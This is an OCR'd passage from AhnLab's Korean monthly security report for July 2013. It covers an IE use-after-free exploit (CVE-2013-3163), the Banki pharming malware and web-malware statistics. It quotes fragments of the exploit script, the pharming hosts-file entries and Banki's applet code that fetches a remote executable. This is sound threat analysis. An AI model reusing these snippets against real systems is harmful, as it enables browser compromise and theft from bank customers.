



그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

| 긴급 |
| --- |
| MS13-052 .NET Framework 및 Silverlight의 취약점으로 인한 원격 코드 실행 문제점 |
| MS13-053 Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점 |
| MS13-054 GDI+의 취약점으로 인한 원격 코드 실행 문제점 |
| MS13-055 Internet Explorer 누적 보안 업데이트 |
| MS13-056 Microsoft DirectShow의 취약점으로 인한 원격 코드 실행 문제점 |
| MS13-057 Windows Media Format Runtime의 취약점으로 인한 원격 코드 실행 문제점 |
| **중요** |
| MS13-058 Windows Defender의 취약점으로 인한 권한 상승 문제점 |

표 2-1 | 신종 악성코드 유형별 분포

악성코드 동향

# 02. 보안 이슈

### 마이크로소프트 IE Use-After-Free 취약점 (CVE-2013-3163) 악용

7월 초 MS사는 자사 블로그를 통해 브라우저 상의 제로데이 취약점을 이용하는 공격코드(Exploit)가 확산되고 있다고 전했다. 해당 취약점은 인터넷 익스플로러(Internet Explorer) 상에서 발생하는 Use-After-Free 취약점으로, 다음과 같이 mshtml!ATL_free 함수에 의해 해제된 mshtml!CElement::`vftable' 객체의 메모리를 또 다시 참조하는 과정에서 메모리 오류가 발생한다.

```
047b83d8 6362de60 mshtml!CElement::`vftable'
047b83dc 00008000
047b83e0 00040006
047b83e4 00000000
047b83e8 00000000
```

그림 2-2 | 메모리 해제 전

```
047b83d8 f0f0f0f0
047b83dc f0f0f0f0
047b83e0 f0f0f0f0
047b83e4 f0f0f0f0
047b83e8 f0f0f0f0
```

그림 2-3 | 메모리 해제 후

```
mshtml!CElement::Doc:
6363fcc4 8b01            mov     eax,dword ptr [ecx]
6363fcc6 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:f0f0f160=????????
6363fcc9 ffd2            call    edx
6363fccb 8b400c          mov     eax,dword ptr [eax+0Ch]
```

그림 2-4 | 메모리 참조 오류

해당 취약점을 이용하면 공격자는 원하는 코드 실행이 가능하다. 실제 확산되는 공격코드는 브라우저와 어도비(Adobe)사의 플래시 플레이어(Flash Player) 파일(SWF)을 연동해 [그림 2-5]와 같이 공격을 수행한다.

```
        ] = true;
        XDGpCn3["applyElement"](pCJeFpTaK1);
        Ukbk2["scrollTop"] = 1;
        XDGpCn3["ariaBusy"] = true;
        pCJeFpTaK1.innerHTML = '';
        CollectGarbage();
        eval(unescape(trWRZ1));
    );

    function [illegible](b) {gf = b;}
    function init() {
        if (gf["length"] < 2) setTimeout("init();", 200);else Fop();
    }
</script>
<body onLoad="init();">
    <embed src=ad1.swf width=10 height=1 0></embed>
```

그림 2-5 | 공격코드

### 국내 다수의 사이트를 통해 악성코드 뱅키(Banki) 배포

최근 국내 사용자들은 인터넷뱅킹을 방해하는 악성코드 '뱅키(Banki)' 에 시달리고 있다. 해당 악성코드 뱅키는 사용자 PC에서 실행되면, 설치된 PC 상의 호스트(hosts) 파일을 변경해 정상이 아닌 가짜 은행 사이트에 자동 접속되도록 만드는 파밍 공격을 수행한다.

```
170.64.175 omoney.kbstAr.coM
70.64.175 ibz.nonGhyup.coM
70.64.175 bizbAnk.shinhAn.coM
70.64.175 kiup.ibk.co.kr
70.64.175 online.keb.co.kr
70.64.175 obAnk.kbstAr.coM
70.64.175 bAnkinG.nonGhyup.coM
70.64.175 pib.wooribAnk.coM
70.64.175 bAnkinG.shinhAn.coM
70.64.175 mybAnk.ibk.co.kr
70.64.175 ibs.kfcc.co.kr
70.64.175 ebAnk.keb.co.kr
70.64.175 ib.scfirstbAnk.coM
70.64.175 scfirstbAnk.coM
70.64.175 kbstAr.coM
70.64.175 nonGhyup.coM
70.64.175 wooribAnk.coM
70.64.175 shinhAn.coM
70.64.175 ibk.co.kr
70.64.175 hAnAbAnk.coM
70.64.175 kfcc.co.kr
70.64.175 keb.co.kr
70.64.175 epostbAnk.Go.kr
70.64.175 citibAnk.co.kr
70.64.175 stAndArdchArtered.co.kr
```

그림 2-6 | 호스트 파일 변조

다수의 국내 사이트들이 이 악성코드 뱅키의 배포처로 이용되고 있다. 해당 국내 사이트는 공격자에 의해 변조되어 웹사이트에 접근하는 사용자 PC를 자동으로 감염시키고, 웹 공격 툴킷(Web Exploit Toolkit)이 설치된 사이트로 사용자를 유도한다. 대부분의 뱅키 파일은 동일 이름을 사용하고 있으나, 거의 매일 사용 URL과 파일명을 변경하고 있어 분석이나 추적을 어렵게 하고 있다.

```
gondad.archive="   gt4.jpg";
gondad.code="GonbadExx.Ohno.class";
gondad.setAttribute("xiaomaolv","http://    tiveclass.net/wer.exe");
gondad.setAttribute("bn","  ouyizhixiaomaolv");
gondad.setAttribute("si","  glaiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
}
else if ((gondadx<=17003 && gondadx>=17000) || (gondadx<=16032 && gondadx>=16000))
{
gondad.archive="   5ye5.jpg";
gondad.code="gonp1723.Gondattack.class";
gondad.setAttribute("  omaolv","http://    tiveclass.net/wer.exe");
gondad.setAttribute("bn","   yizhixiaomaolv");
gondad.setAttribute("si","   aiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
}
```

그림 2-7 | 뱅키 배포 코드


웹 보안 동향

# 01. 웹 보안 통계

## 웹 사이트 악성코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 의하면, 2013년 7월 웹을 통한 악성코드 발견 건수는 모두 1만 2772건이었다. 악성코드 유형은 총 235종, 악성코드가 발견된 도메인은 226개, 악성코드가 발견된 URL은 734개로 각각 집계됐다. 전월과 비교해서 웹을 통한 악성코드 발견 건수, 악성코드가 발견된 도메인, 악성코드가 발견된 URL은 증가했지만 악성코드 유형은 감소했다.


표 3-1 | 2013년 7월 웹사이트 보안 현황




## 월별 악성코드 배포 URL 차단 건수

2013년 7월 웹을 통한 악성코드 발견 건수는 전월의 1만 212건과 비교해 25.0% 증가한 1만 2772건이다.


그림 3-1 | 월별 악성코드 발견 건수 변화 추이



## 월별 악성코드 유형

2013년 7월 악성코드 유형은 전달 255건에 비해 7.8% 감소한 235건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이




## 월별 악성코드가 발견된 도메인

2013년 7월 악성코드가 발견된 도메인은 226건으로, 2013년 6월의 176건에 비해 28.4% 증가했다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이




## 월별 악성코드가 발견된 URL

2013년 7월 악성코드가 발견된 URL은 전월의 641건과 비교해 14.8% 증가한 734건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이



## 월별 악성코드 유형

악성코드 유형별 배포 수를 보면 스파이웨어가가 5844건(45.8%)으로 가장 많았고, 트로이목마가 4711건(36.9%)인 것으로 조사됐다.

| 유형 | 건수 | 비율 |
|---|---|---|
| SPYWARE | 5,844 | 45.8 % |
| TROJAN | 4,711 | 36.9 % |
| ADWARE | 334 | 2.6 % |
| DROPPER | 58 | 0.5 % |
| DOWNLOADER | 51 | 0.4 % |
| Win32/VIRUT | 50 | 0.4 % |
| APPCARE | 8 | 0.1 % |
| JOKE | 2 | 0 % |
| ETC | 1,714 | 13.3 % |
| | 12,772 | 100.0 % |

표 3-2 | 악성코드 유형별 배포 수





그림 3-5 | 악성코드 유형별 배포 수

## 악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Win-Spyware/Agent.5444530이 5767건으로 1위를 차지했으며, Worm/Win32.Luder 등 4건이 새로 등장했다.

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | — | Win-Spyware/Agent.544453 | 5,767 | 54.1 % |
| 2 | ▲3 | Trojan/Win32.Agent | 2,986 | 28.0 % |
| 3 | — | ALS/Bursted | 515 | 4.8 % |
| 4 | NEW | Worm/Win32.Luder | 298 | 2.8 % |
| 5 | ▲1 | Trojan/Win32.KorAd | 262 | 2.4 % |
| 6 | NEW | Trojan/Win32.Starter | 208 | 1.9 % |
| 7 | ▲2 | ALS/Qfas | 201 | 1.9 % |
| 7 | ▲1 | Adware/Win32.Clicker | 201 | 1.9 % |
| 9 | NEW | Win32/Induc | 124 | 1.2 % |
| 10 | NEW | Trojan/Win32.Genome | 105 | 1.0 % |
| | | TOTAL | 10,667 | 100 % |

표 3-3 | 악성코드 배포 최다 10건

## ASEC REPORT CONTRIBUTORS


| | | |
|---|---|---|
| 집필진 | 책임연구원 | 허 재 준 |
| | 책임연구원 | 심 선 영 |
| | 선임연구원 | 박 종 석 |
| | 선임연구원 | 이 도 현 |
| | 선임연구원 | 박 시 준 |
| | 선임연구원 | 김 용 구 |
| | 선임연구원 | 강 동 현 |
| | 주임연구원 | 문 영 조 |
| | 주임연구원 | 김 재 홍 |
| | 연구원 | 강 민 철 |
| 참여연구원 | ASEC 연구원 | |
| 편집 | 안랩 세일즈마케팅팀 | |
| 디자인 | 안랩 UX디자인팀 | |
| 감수 | 전 무 조 시 행 | |
| 발행처 | 주식회사 안랩<br>경기도 성남시 분당구<br>삼평동 673<br>(경기도 성남시 분당구<br>판교역로 220)<br>T. 031-722-8000<br>F. 031-722-8901 | |


AhnLab